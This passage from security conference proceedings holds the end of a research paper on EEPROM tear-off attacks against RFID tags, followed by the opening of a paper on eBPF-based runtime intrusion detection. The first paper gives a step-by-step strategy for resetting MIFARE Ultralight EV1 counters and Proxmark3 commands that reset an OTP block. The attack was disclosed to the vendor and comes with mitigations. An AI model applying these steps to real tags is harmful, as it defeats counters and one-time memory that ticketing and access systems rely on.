Each counter can be read with `READ_CNT` and is complemented by an 8-bit validity flag which can be read with the `CHECK_TEARING_EVENT` command. The flag should be equal to `0xBD`. Other values indicate that a tearing event occurred during an increment command but the (previous) counter value can still be read safely, so the counter is never corrupted. When a reader checks the counter and the flag, it can tell if the counter is up to date or if the last increment attempt failed, and act accordingly. It is explicitly allowed to send a dummy *increment by zero* to force a fresh write of the counter, e.g. after a tearing event.

The fact that the counter is never corrupted seems to indicate that the counter is stored in two memory slots and the flag indicates which counter is up to date. So the anti-tearing mechanism is somehow similar to the EM4305 and its Protection Words except that we cannot observe directly both slots and that the validity flag is not a single bit but a full byte with a specific value `0xBD`.

**Field reconnaissance.** As in the previous examples, launching a few tear-off experiments allows speculating about how the feature works internally.

To ease the reading, we firstly present what we understood but this came from conclusions on all the behaviors we observed through our experiments.



A counter is made internally of two slots, two EEPROM words. Each one comprises a 24-bit field to store the counter and an 8-bit flag which acts as a canary. Upon receipt of an increment command `INCR_CNT`, something along the following lines happens.

- Find the current counter value: if one flag is corrupted, read the other counter slot, else consider the highest of the two counter slots;
- Add to the highest counter the value sent as parameter of `INCR_CNT`;
- Erase the other counter slot – both the flag and the counter value – to zero;
- Write the erased counter slot with the new value and the flag `0xBD`.

A `READ_CNT` is similar to the first step of the `INCR_CNT` and returns the highest internal counter with a valid flag as being the current counter value.

A `CHECK_TEARING_EVENT` checks both flags, returns the corrupted one if any, else returns the flag of the smallest internal counter slot.

Table 7 illustrates the situations when the flag is correct or corrupted.

Slot	Flag	Value	Active	⇒	READ_CNT	CHECK_TEAR...
A	0xBD	0x123456				0xBD
B	0xBD	0x123457	★		0x123457	
A	0xBD	0x123456	★		0x123456	
B	0x98	0x123457				0x98

**Table 7.** MIFARE Ultralight EV1 counter internals and readouts in normal situation (top) and after a tearing event (bottom).

When both slots are identical, e.g. after a dummy increment, one slot gets priority over the other one depending on the internal architecture and is used to return the counter value. But when reading the flag, we presumably get the flag of the other counter slot.

As we have less visibility than for the EM4305 Protection Words, it would be nice to have a trick to know which slot is active.

We will refer to the two copies as A and B. Considering a counter set to value `0x123456` and issuing a dummy increment, internally the counter state will be as shown in Table 8.

Both flags are correct, so when the counter is read with `READ_CNT`, one gets priority. We will assume arbitrarily that we get B back, so `B:123456`. When the flag is read with `CHECK_TEARING_EVENT`, we get `A:BD`, the flag

Slot	Flag	Value	Active	⇒	READ_CNT	CHECK_TEAR...
A	0xBD	0x123456				0xBD
B	0xBD	0x123456	★		0x123456	

**Table 8.** MIFARE Ultralight EV1 counter internals and readouts after a dummy increment.

of the unused counter slot as it is the one supposedly programmed during an increment event that could be torn.

Then we tear an increment with increasing timings and we observe how the flag gets progressively programmed. It is slowly flipping its bits from zero towards 0xBD. So we can tell the EEPROM follows the convention of Observation 1 (Logic implementation) [A]: an erased word contains zeroes.

The intermediate values when a byte is written are specific to that memory area according to Observation 2 (Biased bits). So when we are in a situation where one flag is returned and we tear an INCR\_CNT during its *write* operation at different timings, we will observe a set of intermediate values when reading the flag with CHECK\_TEARING\_EVENT. Here are the values observed on a real tag: 00, 80, 10, 90, 94, 98, 9C, 9D, BC, BD. While when the other flag is returned, we will observe another specific set of intermediate values such as, for the same tag, 00, 80, 88, 8C, AC, AD, BD. We can force a switch from one slot to the other by incrementing by one and we can force a switch to the priority slot by a dummy increment by zero. If after that dummy increment we see 00, 80, 88, 8C, AC, AD, BC and we assumed arbitrarily that B value gets priority, it means this series is the one of flag A (as CHECK\_TEARING\_EVENT always returns the *other slot* flag). Table 9 summarizes the observed values.

Slot	Flag fingerprint	Priority slot
A	80.88.8C.AC.AD	
B	80.10.90.94.98.9C.9D.BC	★

**Table 9.** Counter flags fingerprints observed for a given tag.

So we got a fine way to determine which slot is active, A or B, by tearing a dummy INCR\_CNT and observing the intermediate flag values.

We made more experiments and when tearing an increment by one at the limit of getting a valid flag, the first issue we observed on a tag by repeating reads is that sometimes a READ\_CNT returns the previous counter value, while CHECK\_TEARING\_EVENT always returns a valid flag!

We know by Observation 7 (Weak bits) that some bits can be weakly programmed. So a possible explanation is that one bit of the new counter gets weak and when it's seen as a 0, the other slot with old counter value becomes the largest one and is returned as the current counter value. This means that the flag is not written *after* the counter value but at the same time. The most probable explanation is that the 8-bit flag and the 24-bit counter are sharing the same 32-bit EEPROM word.

Moreover, we can control that weak bit by using Observation 8 (Distance effect on weak bits) and varying the distance to the reader: close to the reader we see the new counter value and far away (but still powered) we see the previous counter value.

**Strategy.** How about developing a plan to reset completely the counter back to zero? The idea is to find one single bit of the counter that gets written after all the flag bits and to program it weakly. So when the counter has a power of 2 as value with this sole bit set, if it flips to 0 during a *read*, the whole slot value becomes equal to 0.

- Increase the counter to the closest  $2^N - 1$  value.  
If e.g. 0x00008F: INCR\_CNT(0x70)  $\rightarrow$  0x0000FF ;
- INCR\_CNT(0) so both slots are equal and B gets priority.  
e.g. A:0x0000FF, B:0x0000FF ;
- INCR\_CNT(1) and tear near the end of the *write* operation. Hope for a counter set to  $2^N$  with a weak bit.  
e.g. A:0x000?00, B:0x0000FF ;
- INCR\_CNT(0) and tear before the *write* operation. Hope A is read as  $2^N$  so B gets corrupted.  
e.g. A:0x000?00 and B flag indicates B is corrupted ;
- INCR\_CNT(0). Hope A is read as 0x000000 so A is copied to B.  
e.g. A:0x000?00, B:0x000000 and both flags are again valid ;
- INCR\_CNT(0). Hope A is read as 0x000000 so B is copied to A and they become both stable.  
e.g. A:0x000000, B:0x000000 ;
- If it fails, try again. If the counter increases slightly with attempts, it's not a problem as once the attack is successful we can bump the counter back to  $2^N - 1$  and try again ;
- If after a while there is no indication that bit  $N$  can be weakly programmed, move to the next bit and bump the counter to  $2^{N+1} - 1$ .

Then complement this strategy to adjust automatically the timings and cover all the possible outcomes, including corrupted flags and weakly programmed flags.

It is also possible to alternate the targeted slot in the strategy by reaching  $2^N - 2$  then issuing `INCR_CNT(0)` and `INCR_CNT(1)`, in order to scan the other slot as well in the quest for a bit written later than the flag bits, doubling the chances of success.

At some point, it is possible to get errors on `CHECK_TEARING_EVENT`, `READ_CNT` and `INCR_CNT` commands because both flags are internally read as invalid and the counter has become unusable. When it happens, trying different positions on the antenna and insisting on issuing an `INCR_CNT(1)` should fix the issue after a while. Such situation means one of the flags was seen as valid at some point and this should be possible to see it as valid once again, enough to fix the counter.

**Results.** We have demonstrated the possibility to reset completely a MIFARE Ultralight EV1 counter despite its anti-tearing features and we reported the issue to NXP. They confirmed the issue and we mutually agreed on a disclosure calendar.

According to NXP, the list of affected products is the following.

- In MIFARE Ultralight family:
  - MIFARE Ultralight EV1, MF0UL;
  - MIFARE Ultralight C, MF0ICU;
  - MIFARE Ultralight NANO, MF0UN.
- In NTAG 21x family:
  - NTAG 210( $\mu$ )/212: NT2L1, NT2H10, NT2H12;
  - NTAG 213 (TT/F) /215 /216 (F): N2H13, NT2H15, NT2H16.

None of these products are Common Criteria certified.

Other security features likely based on hidden slots might be affected by tearing events and weak bits too, such as OTP bits or Lock bits. But there is no visible flag to check which slot is active and to be used as canary to adjust timings. So it seems much harder to corrupt them and if the attack succeeds, it will probably clear only a few bits.

**Mitigations.** Consequently, an update of *Application Notes* AN11340 [11] and the new AN13089 [12] are proposing mitigations, such as doubling writes on OTP and Lock bits to update all internal slots and using the upper range of the counters. If e.g. an application needs a counter from `0x000000` to `0x000100`, use a counter from `0xffffeff` to `0xfffffff`. And when it reaches `0xfffffff`, issuing a dummy increment by zero to update the other internal slot will prevent any further attempt to affect the counter as it will only affect slot A while slot B will always have priority when the counter is read. Adding a MAC (*Message Authentication Code*) may help too but beware of rollback attacks.

The described attack has been realized with the generic tear-off tooling (`hw tearoff` combined with `hf 14a raw`) we added to the Proxmark3 RRG code repository as explained in Section 6.

To conclude this chapter we want to highlight that we appreciated the cooperation of NXP for a coordinated disclosure.

## 6 Proxmark3 Tear-Off Tooling

The various experiments described in this paper were performed with Proxmark3 RDV4 devices – a powerful general-purpose RFID tool designed to snoop, listen and emulate everything from Low Frequency (125 kHz) to High Frequency (13.56 MHz) tags – and the Proxmark3 RRG code repository [5]. Numerous commands were added for specific and generic tear-off experiments, as shown in Table 10.

Chip/Standard	Command
ATA5577C	<code>lf t55xx dangerraw</code>
MIK640M2D	<code>hf mfu opttear</code> (automated) <sup>a</sup>
EM4x05	<code>lf em 4x05_unlock</code> (automated)
EM4x05	<code>hw tearoff</code> combined with <code>lf em 4x05_write</code>
EM4x50	<code>hw tearoff</code> combined with <code>lf em 4x50_write</code>
ISO14443A	<code>hw tearoff</code> combined with <code>hf 14a raw</code>
ISO14443B	<code>hw tearoff</code> combined with <code>hf 14b raw</code>
ISO15693	<code>hw tearoff</code> combined with <code>hf 15 raw</code>
iClass	<code>hw tearoff</code> combined with <code>hf iclass wrbl</code>

**Table 10.** Proxmark3 RRG Tearing-Off Cheatsheet (as of 06/2021).

<sup>a</sup>. implemented by the authors of [2]

Besides the specific commands enabling the first three types of attack we described in the previous chapters, we also added a generic tear-off support as tear-off is becoming such an interesting vector in the Proxmark3 world.

To be able to experiment tear-off on various types of tags, there is now a `hw tearoff` command available to set a delay and to schedule a tear-off event during the next command supporting such tear-off. The list of commands is growing and today you can experiment tear-off against ISO14443-A, ISO14443-B and ISO15693 raw commands as well as iClass and EM4x05 writes. Listing 1 contains an example of how to use the generic tear-off command against the MIK640M2D.

```

% Block 3 current value:
[usb] pm3 --> hf mfu rdbl -b 3
[=] Block# | Data          | Ascii
[=] -----
[=] 03/0x03 | FF FF FF FF | ....

% Trying to write zeroes in it...
[usb] pm3 --> hf mfu wrbl -b 3 -d 00000000

% It fails as block 3 is OTP
[usb] pm3 --> hf mfu rdbl -b 3
[=] Block# | Data          | Ascii
[=] -----
[=] 03/0x03 | FF FF FF FF | ....

% Now scheduling a tearing event
[usb] pm3 --> hw tearoff --delay 300 --on
[=] Tear-off hook configured with delay of 300 us
[=] Tear-off hook enabled

% Trying to write arbitrary value on block 3 in raw mode
[usb] pm3 --> hf 14a raw -sc a203fffffff
[#] Tear-off triggered!

% Tadaam, OTP block is reset!
[usb] pm3 --> hf mfu rdbl -b 3
[=] Block# | Data          | Ascii
[=] -----
[=] 03/0x03 | 00 00 00 00 | ....

```

**Listing 1.** Generic tear-off against MIK640M2D.

If nevertheless you want to execute a tear-off on a command not yet ready for it, adding support becomes as easy as adding a couple of lines in the firmware code, just after the command triggering an EEPROM operation has been sent to the tag, as shown in Listing 2.

```

if (tearoff_hook() == PM3_ETEAROFF) {
    // tear-off performed. Clean stuff and return
} else {
    // do as usual: read reply etc.
}

```

**Listing 2.** Generic tear-off hook to insert in the firmware.

Typically one can use the generic tear-off command and hook when poking at a new target to characterize it and when testing attack strategies on it, before writing more specific and automated tools.

## 7 Conclusion and Future Research

Based on our observations against many different tags, we have detailed several effects that may happen when an EEPROM *erase* or *write* operation is interrupted. We have explained how these effects can be leveraged to understand various security features internals and to defeat them. We have described real life examples on four different HF and LF RFID tags, from different manufacturers.

In the most secure example, the MIFARE Ultralight EV1, we have seen the difficulty to predict some weird behaviors due to weak bits especially when a security function relies on these bits and reads different values depending on the context. This is a challenge for the designers and an opportunity for the attackers even on secure chips if the designer did not think of all the possibilities.

A better understanding and model of the probabilities behind the reading threshold mechanism of a bit, their distribution across the bits of a component, across components of a same family and under different environmental conditions would be a valuable tool for further investigations.

The same type of issues might probably be found on EEPROMs contained in other non-RFID devices as well. This requires transposing the physical tearing-off variables to connected chips: under-powering the chip as an equivalent to bringing the RFID tag as far as possible from the reader, a cut in the EEPROM voltage supply would mimic a tear-off, etc.

These research activities were also the opportunity to add a generic tool in the Proxmark3 code, in order to enable fast prototyping of tearing-off experiments on the whole range of LF and HF tags supported by the Proxmark3.

Now, your turn: find other interesting targets, in RFID/NFC or in other domains, get inspired by the tear-off strategies we presented, make use of our generic tear-off tooling and hopefully get some interesting results to share as well!

We want to thank all the reviewers for their very valuable comments.

## References

1. EM Microelectronic. EM4205/4305 LF Animal & Access ICs. <https://www.emmicroelectronic.com/product/lf-animal-access-ics/em42054305>.
2. N. Grisolia and F. G. Ukmar. Estudio del comportamiento ante fallas en memorias EEPROM aplicadas en dispositivos RFID/NFC, 2020. <http://proxmark.org/files/Documents/13.56%20MHz%20-%20MIFARE%20Ultralight/PFI%20-%20Federico%20Gabriel%20Ukmar%20LU1052979%20-%20Nahuel%20Grisolia%20LU1038395%20-%20Ingenier%3%ada%20Inform%3%a1tica.pdf>.

3. P. Gutmann. Data remanence in semiconductor devices. In *10th USENIX Security Symposium (USENIX Security 01)*, Washington, D.C., August 2001. USENIX Association. <https://www.usenix.org/conference/10th-usenix-security-symposium/data-remenance-semiconductor-devices>.
4. T. Hanyu, N. Kanagawa, and M. Kameyama. Design of a one-transistor-cell multiple-valued cam. *IEEE Journal of Solid-State Circuits*, 31(11):1669–1674, 1996.
5. C. Herrmann, P. Teuwen, O. Moiseenko, M. Walker, et al. RRG / Iceman repo – Proxmark3. <https://github.com/RfidResearchGroup/proxmark3>.
6. Infineon. my-d™ move and my-d™ move NFC. <https://www.infineon.com/cms/en/product/security-smart-card-solutions/contactless-memories/my-d-move-and-my-d-move-nfc/>.
7. *Marshmellow* et al. Proxmark3 developers community – ata55x7 test mode. <https://web.archive.org/web/20200919223527/http://proxmark.org/forum/viewtopic.php?id=4717>.
8. Microchip. ATA5577M1C Device Overview. <https://www.microchip.com/wwwproducts/en/ATA5577M1C>.
9. Mikron. RFID Chip MIK1312ED Model MIK640M2D. <https://mikron.ru/products/rfid-chip-inlays-maps/rfid-chips/product/rfid-chip-mik1312ed/>.
10. NXP. MIFARE Ultralight® EV1. <https://www.nxp.com/products/rfid-nfc/mifare-hf/mifare-ultralight/mifare-ultralight-ev1:MF0ULX1>.
11. NXP. AN11340 MIFARE Ultralight EV1 Features and Hints - Rev. 3.2, May 2021. <https://www.nxp.com/docs/en/application-note/AN11340.pdf>.
12. NXP. AN13089 NTAG 21x Features and Hints - Rev. 1.0, May 2021. <https://www.nxp.com/docs/en/application-note/AN13089.pdf>.
13. C. Pavlina, J. Torrey, and K. Temkin. Abstract: Characterizing eeprom for usage as a ubiquitous puf source. In *HOST 2017*, pages 168–168, 2017.
14. Shanghai Feiju Microelectronics Co. Ultra-low-cost medium-capacity NFC chip F8213. [http://www.nfcic.com/index.php?\\_m=mod\\_product&\\_a=view&p\\_id=102](http://www.nfcic.com/index.php?_m=mod_product&_a=view&p_id=102).
15. STMicroelectronics. ST512 ISO14443-B Tag IC with 2 binary counters, 5 OTP blocks and anti-collision with 512-bit. <https://www.st.com/en/nfc/sri512.html>.
16. W. Teepe. Making the best of MIFARE Classic, 2008.
17. P. Teuwen. EEPROM: When Tearing-Off Becomes a Security Issue, 2019. <https://blog.quarkslab.com/eeprom-when-tearing-off-becomes-a-security-issue.html>.
18. P. Teuwen and C. Herrmann. RFID: New Proxmark3 Tear-Off Features and New Findings, 2020. <https://blog.quarkslab.com/rfid-new-proxmark3-tear-off-features-and-new-findings.html>.



# Runtime Security Monitoring with eBPF

Guillaume Fournier, Sylvain Afchain, and Sylvain Baubeau  
gui774ume.fournier@gmail.com  
sylvain.afchain@datadoghq.com  
sylvain.baubeau@datadoghq.com

Datadog

**Abstract.** From containerized workloads to microservices architecture, developers are rapidly adopting new technologies that allow organizations to scale at unprecedented rates. Unfortunately, fast mutating architectures are hard to keep track of, and runtime security monitoring tools are now required to collect application level and container level context in order to provide actionable alerts. This paper intends to explain how eBPF<sup>1</sup> has made it possible to create a new generation of runtime security tools with significantly better performance, context and overall signal to noise ratio compared to legacy tools like AuditD.

## 1 Introduction

According to the Cloud Native Computing Foundation, container usage in production has increased by 300% between 2016 and 2020 [2]. In other words, organizations are progressively moving away from static and dedicated infrastructures, and shifting towards micro-services and containerized workloads. Container orchestration tools like Kubernetes are playing a key role in this trend, and security teams need to adapt their threat models and runtime detection capabilities to account for an infrastructure that is constantly changing.

One of the goals of a container orchestration tool like Kubernetes is to improve the usage of the resources available to a cluster. More specifically, this means making sure that CPUs, memory and network bandwidth are better utilized and distributed among the services running on a cluster [1]. In order to achieve this goal, Kubernetes is able to mutate the infrastructure continuously so that workloads are better distributed among the hosts of the cluster, thus making sure that one machine is not saturated when another one can help share the load. From a security standpoint, this means that multiple services can now run side by side

---

1. The Extended Berkeley Packet Filter is a tracing technology in the Linux kernel. See section 3 for an in-depth presentation.

at any point in time,<sup>2</sup> sharing the same kernel, and increasing the blast radius in case of a compromise. Not only does it blow up the impact of an intrusion, this also makes the life of the incident response team much harder, especially if the runtime monitoring tool that detected the attack did not provide accurate and real time information about the containers and the applications that were breached.

This paper proposes to explore eBPF to implement a new generation of runtime security tools, showing how this new technology can be used to retrieve complex container and application level context. Although containers are a particularly interesting use case for the solution we implemented, we will also demonstrate how eBPF drastically improves the legacy runtime security tools that are used in production environments today, by reducing the performance impact on the host, improving the signal to noise ratio, and helping incident response team focus on what matters.

## 2 Runtime security: state of the art

Before we get into the details of the solution we came up with, we are going to better explain what we are trying to achieve and the limitations of the existing runtime security tools that we are trying to address.

### 2.1 What is runtime security and why is it so important ?

Runtime security is the ability to detect Indicators of Compromise (IOC) at runtime, in an attempt to alert your incident response team as soon as possible, and deploy countermeasures. In more concrete terms, this vague statement translates into multiple layers of security that can be combined to reduce the probability of an attack slipping through your fingers, regardless of all the security measures taken during the development phase of your application, or the configuration of your infrastructure. For example, at the infrastructure layer, Network Intrusion Detection Systems (NIDS) are often positioned at critical places in an infrastructure, to detect abnormal network activity, or known malicious network signatures. At the host level, Host Intrusion Detection Systems (HIDS) are usually deployed to detect abnormal process behaviors, or suspicious resource

---

2. Kubernetes can be configured to dedicate some hosts to specific workloads, but this requires a custom setup that often voids the entire point of a Kubernetes environment. In this document, we expect Kubernetes to follow its default configuration, which is to allow any workload to be scheduled on any host of a cluster.

usage. An HIDS with prevention capabilities would be classified as an Host Intrusion Prevention System (HIPS). Add a backend to gather alerts and match the collected events against a threat intelligence database, and the HIDS is now part of an Endpoint Detection and Response (EDR) platform. Then if you go one layer deeper, at the application level, Web Application Firewalls (WAF) are often deployed as a middleware before your web applications, in an attempt to detect and block abnormal requests before they reach a service. And if you finally reach the code level instrumentation, you'll find Runtime Application Self-Protection (RASP) tools. The main difference between a WAF and a RASP is the ability of the instrumentation to understand how the application will react to a specific attack signature. For example, while a WAF would block an SQL injection attempt unconditionally, a RASP would be able to detect if the injected query will be properly escaped or executed. Our approach sits right in the middle of an HIPS and an EDR. Our hypothesis is that analyzing system level events has the best chance of catching malicious behaviors without requiring special application level instrumentation (and therefore becoming a burden to developers), or conceding coverage and detection capabilities to performance concerns and mutating infrastructures.

IOCs come in multiple shapes and sizes. Since this paper is about Host Intrusion Detection Systems, we are going to give examples of host based indicators only. For example, a host based IOC can be as simple as: "a process, that is not your web server, read a sensitive file that contains credentials to your SQL database", or "an interactive shell was spawned by a web server". A more complex example could include containers: "a docker client was started from within a container". IOCs can also be dedicated to specific vulnerabilities, thus helping to detect the exploitation of known vulnerabilities in an infrastructure. When it comes to runtime security, the limitations with IOCs usually come from the HIDS: is it versatile enough to collect the right data for the IOC to be detected? Most importantly, IOCs, by themselves, will tell you that a vulnerability might have been exploited, but what really matters to an incident response team, is the context provided by the HIDS to understand what happened, how critical the situation is and what needs to be patched. In other words, you may have the best IOCs, and the best incident response team, if your HIDS does not follow suit and is limited in either the context it provides or its detection capabilities, the impact of the runtime security team will be severely limited.

Apart from the application of good security practices like defense in depth, runtime security is also made necessary by the increasingly

problematic struggles of application security. In a few words, application security includes all the steps taken by a security team to ensure that the services developed by an engineering team are not inherently flawed. From code security reviews and developers security training, to third party dependency scanning, many layers can be introduced and automated to catch vulnerabilities before they make their way into production. Although application security is an absolutely crucial part of the security of an organization, it is, more realistically speaking, an attempt at reducing the frequency and the blast radius of security incidents, rather than a bullet proof strategy. The truth is, application security is an almost impossible task:

- Security teams will never have enough context and visibility into the pieces of software under active development to properly review and validate all implementation designs.
- Third party dependency scanners are by definition telling you about vulnerabilities that are already publicly known and potentially under active exploitation.
- Zero days are a thing.
- Vulnerability management is complicated, and medium vulnerabilities can pile up more quickly than you think.

From an application security analyst perspective, another very frustrating fact is to discover a vulnerability in production and painfully realize that it will take weeks if not months to patch it. Many things can get in the way. Taking an entire product offline to patch a vulnerability isn't always an option. Developers are under constant pressure to produce new features. All hands on deck situations need to be carefully weighed. And even when developers are actively working on a solution, there is a coverage gap between the moment when a vulnerability is discovered in an application and when the security patch is actually deployed. During this coverage gap, the application security team is effectively powerless. The rise of containers have even accentuated the problem. Indeed, most organizations that use containers at scale will set up container build pipelines to control their base image instrumentations, and unify their ecosystem. Should a vulnerability be discovered in a key component of the base image, this is suddenly the entire infrastructure that is at risk. One could think that such pipelines would actually be beneficial and ensure that a patch is deployed in a timely manner, and more importantly, deployed everywhere. Unfortunately, experience has shown that the maintainers of those base images are comprehensively reluctant to update them, in fear of suddenly breaking builds for the entire company. In short, application security

analysts are playing catch up at a game that is becoming increasingly hard to win in a containerized world.

This is where runtime security comes in. The ability to understand how your workloads behave, and to detect exploitations at runtime is the natural continuation of application security. The tool we are presenting here has a customizable rule engine that can, among other use cases, be used to deploy dedicated IOC detectors, so that security teams can be made aware of the active exploitation of a known vulnerability. More on that in the following sections of this paper.

Another strong incentive to runtime security is compliance. Many compliance standards like the Payment Card Industry (PCI) standard have File Integrity Monitoring requirements (see requirement 11.5 [28]). In a nutshell, those requirements demand that sensitive system files and files containing credentials or any other sensitive information be actively monitored for modification and access. These use cases are included in runtime security and behavioral analysis.

## 2.2 Existing runtime security tools have problematic limitations

Unfortunately, runtime security is far from being a solved issue. During our research, we've identified a few major limitations with which most existing solutions struggle. It is also important to note that those limitations are usually inherited from the runtime monitoring technology that powers the tool. What we call runtime monitoring technology is simply the data source used by the HIDS. For example, go-audit [32] is powered by the Audit Framework [23] of the Linux kernel. Similarly, the File Integrity Monitoring feature of Wazuh [35] or Auditbeat [10] are powered by Inotify [15]. Go-audit will therefore inherit the limitations of the Audit Framework, and similarly Wazuh or Auditbeat will necessarily be limited by the capabilities of Inotify. This is why we focused our research on the most used runtime security monitoring technologies, instead of trying to assess all the existing HIDS on Linux.

Out of all the runtime security technologies we've looked at, the most represented ones are (not in any particular order):

- The Linux Audit Framework
- Inotify and fanotify [18]
- Netlink based process events, coupled with the proc filesystem for context
- Periodical checks with file hashes or known signatures
- A custom kernel module

- Perf events coupled with kprobes [21] or other kernel hook points technology
- Ptrace (sometimes coupled with seccomp-bpf filters), we won't talk much about this one because of the obvious performance drawback of a solution that interrupts the execution of a program at each syscall and duplicates the amount of context switches. That said, a few projects did try to use it.

Instead of going through them one by one, we believe that it is a lot more valuable to discuss how their limitations affect the runtime detection capabilities. More importantly, we want to understand the compromises a security team would have to make in order to use an HIDS based on each one of them.

**Context** The first and most important challenge is the context provided by the runtime technology. Without context, incident response teams will struggle to triage and take action on the alerts. The most relevant example of this limitation is File Integrity Monitoring use cases. Runtime security teams are very likely to want to collect accesses to sensitive credential files like `/etc/shadow` or `/etc/passwd`. The problem is that those files can be accessed legitimately by processes like `docker`, `systemd` or even `passwd` when a new user is added to a host. If your HIDS is based on Inotify or periodical checks, you won't get any context on the process that touched the file. In other words, your runtime security team will constantly get paged, without really understanding what happened. Eventually, the alerts will be considered as noise, and the team will have to stop looking at them. Similarly, the detection capabilities of such an HIDS are limited: the only IOCs that a runtime security team will be able to detect will have to be file system related.

Process context is not the only context that runtime security monitoring technologies struggle with. Container context is also a pretty widespread issue. The main reason that explains this struggle is that containers are a user space concept, which translates in kernel space into namespaces and cgroups. Matching namespaces and cgroups to container metadata needs to be at the core of the runtime security monitoring technology for the detection to be efficient and contextualized. Simply put, out of the entire list of runtime technologies, only 2 have the ability to reliably support containers for both context and detection use cases: a custom kernel module and eBPF. It is also important to note that many workarounds have been attempted to support containers. The most represented attempt is a fall back to the `proc` filesystem to retrieve the

container ID of a process by looking at its cgroup path. This solution has been attempted by solutions based on the Audit Framework [31] or *perf* (Capsule8's sensor used to do it, but their project is no longer publicly available). Unfortunately, this solution is a best effort workaround that introduces many security concerns, especially reliability problems for short lived processes. Indeed, by the time an alert is handled by the user space part of the HIDS, the malicious process may no longer be available through the proc filesystem.

Container context is crucial to runtime security teams for 2 main reasons:

- In a containerized infrastructure, workloads can come and go at any moment on a host, following the orders from the scheduler of the containers orchestrator. This means that, although knowing the process that triggered an alert is crucial, knowing from which container (if any) the alert was triggered will help the security team narrow down their research to the service(s) running in that container. Without this knowledge, a wild witch hunt would have to be undertaken, and precious time would be wasted.
- Container level detection capabilities. Without the ability to reliably collect container metadata at runtime, an HIDS cannot detect IOCs based on them. A commonly used example is the detection of the Graboid [27] crypto jacking worm. One of its most important IOC is the execution of the docker client within a container.
- Similarly, container escape IOCs necessarily require the knowledge that a process was initially inside a container.

**Signal to noise ratio and coverage loss** Part of this point is a direct consequence of the previous one. The less context an HIDS has access to, the less accurate it will be. For a runtime security team, this means having to deal with a growing number of alerts, and ultimately having to tune down an IOC or even turning it off entirely. To go back to the `/etc/passwd` example, you may be tempted to filter out the processes that accessed the file without a TTY. This way, you would be notified only when an actual person tried to access the file instead of a service in production. Unfortunately, this introduces a dangerous blind spot that can be easily exploited to bypass detection. In short, a solution with limited context will produce noisy alerts and force the security team to either ignore them or turn them off. In both cases, coverage loss is inevitable.

Apart from context, some runtime security monitoring technologies struggle with technical limitations which ultimately lead to coverage

loss. An obvious example is the use of the `proc` filesystem for process context. We've already talked about it: short lived processes might already have died by the time the user space part of the HIDS queries the `proc` file system for context. Another less obvious example is related to `perf` events [25]. Configured with a `kprobe`, the `perf_event_open` syscall can be used to ask the kernel to dereference a kernel structure and collect data at precalculated offsets. For example, this can be used to collect the path provided to the `open` syscall and therefore to implement a basic File Integrity Monitoring tool. Unfortunately, this method has hidden limitations which may lead to coverage loss. Indeed, `open` syscalls can be given relative and unresolved paths. In other words, the input cannot be reliably used as a trusted source for your detection. If you wanted to collect the resolved path with `perf`, you would have to hook much deeper in the kernel, and dereference the file system `dentry` [17] tree to retrieve the resolved path one parent at a time (this method is described in more details in the last part of the document). The bad news is that the `kprobe` interface is limited in the amount of times it can dereference a structure, which ultimately leads to a maximum resolved path depth of 9 (the limitation is ultimately due to the fact that the `kprobe` interface requires that arguments be below `MAX_ARGSTR_LEN` [22] in length). In other words, there are hard limitations to some runtime security monitoring technologies that may have severe consequences on the capacity of said technology to be used in a security tool.

Note that eBPF has hard limitations as well. For example, the most constraining one is that the total count of instructions of an eBPF program must be below 4096. This limit was raised in newer kernel versions to 1 million (kernels 5.1+ [33]). Fortunately, so far we've been successful in working around those limitations in a way that does not impact our coverage capabilities or performance footprint. More on that in the following sections.

**System overhead and resources usage** Another reason that may compel a security team to tune down its detection rules is the performance of the HIDS and its overall footprint on a host. When evaluating the performance impact of an HIDS, there are always 2 types of overheads to take into account. The first one is the latency introduced in the kernel because of the runtime security monitoring technology in use. For example, we could argue that activating AuditD has a bigger impact on the kernel than activating inotify watches on a few well defined files, because of the limited granularity of the AuditD rule engine. The second one is the



resources required by the user space application to handle the events retrieved from the runtime security monitoring technology. From our experience, the most noticeable impact on a host comes from the number of times an event has to be sent to user space, and the amount of work that needs to be done in user space to handle this event. In other words, the earlier an event can be confidently dropped and ignored, the better. This is why programmable solutions like eBPF or kernel modules are particularly interesting. Having the ability to develop fine grained in-kernel filter to control the amount of data sent from kernel space to user space is a game changer.

**System safety** It was probably obvious from the beginning that kernel modules would be one of the top contestants in the search for the most powerful way to instrument the Linux kernel. However, from a runtime security team perspective, kernel modules have one major problem: they require a very high level of trust in their stability. Indeed, a crash of a kernel module would immediately crash the host, thus threatens the availability of the service that the security team is trying to protect. Not only can this have security and compliance consequences, it will also make it really hard for a security team to get an infrastructure team onboard with the deployment of a solution that might crash an entire system. In comparison, eBPF has a key feature which ensures that the program pushed in kernel space cannot cause a kernel panic: the eBPF verifier. We'll get into more details about it in the next section.

### 3 What is eBPF and what can you do with it ?

Since its first appearance in 2014 (Kernel 3.15) [3], BPF has progressively become a key technology for observability in the Linux kernel [14]. Initially dedicated to network monitoring, eBPF can now be used to monitor and trace any kind of kernel space activity. eBPF is still under active development and new features are regularly announced. One particularly interesting and recent addition to the kernel is the Kernel Runtime Security Instrumentation (KRSI) [30] which introduces the ability to implement a Linux Security Module (LSM) [4] with eBPF.

#### 3.1 Overview of eBPF

This section is an overview of the Extended Berkeley Packet Filter (eBPF) subsystem within the kernel. Its architecture is so complex that

we are not going to deep dive into all its inner workings. Instead, we are going to provide the key principles on which eBPF is built, so that the reader understands how this technology works and how it can be used to instrument the kernel with a security use case in mind.

The first thing you need to know is that eBPF programs run in a virtual machine within the Linux kernel. Compilers like LLVM and GCC provide support for BPF, allowing a C program to be compiled into BPF instructions. Once compiled, an eBPF program is loaded in the kernel using the *bpf* syscall. As mentioned in the previous section, multiple steps were taken to ensure that eBPF programs cannot cause a kernel panic. One of these steps is called the eBPF verifier. When the program is loaded in the kernel, the eBPF verifier checks that the program complies with multiple limitations imposed to eBPF. For example, the stack of each eBPF program cannot exceed 512 kilobytes, loops are forbidden (although they were recently added for kernels 5.4+ [29]), more precisely, the verifier checks that your program is a Directed Acyclic Graph (DAG), the maximum number of instructions per program is limited (4096 instructions for kernels up to 5.4 and then 1 million instructions [33]), many other restrictions apply to memory accesses. Although those limitations might seem extremely restrictive, they are the reason why eBPF is so popular in tracing and monitoring tools. Indeed they ensure the safety of a program and that its overhead on the system will remain low. Once a program is verified, the kernel uses a just-in-time (JIT) compiler for BPF instructions to transform the BPF bytecode into machine code.

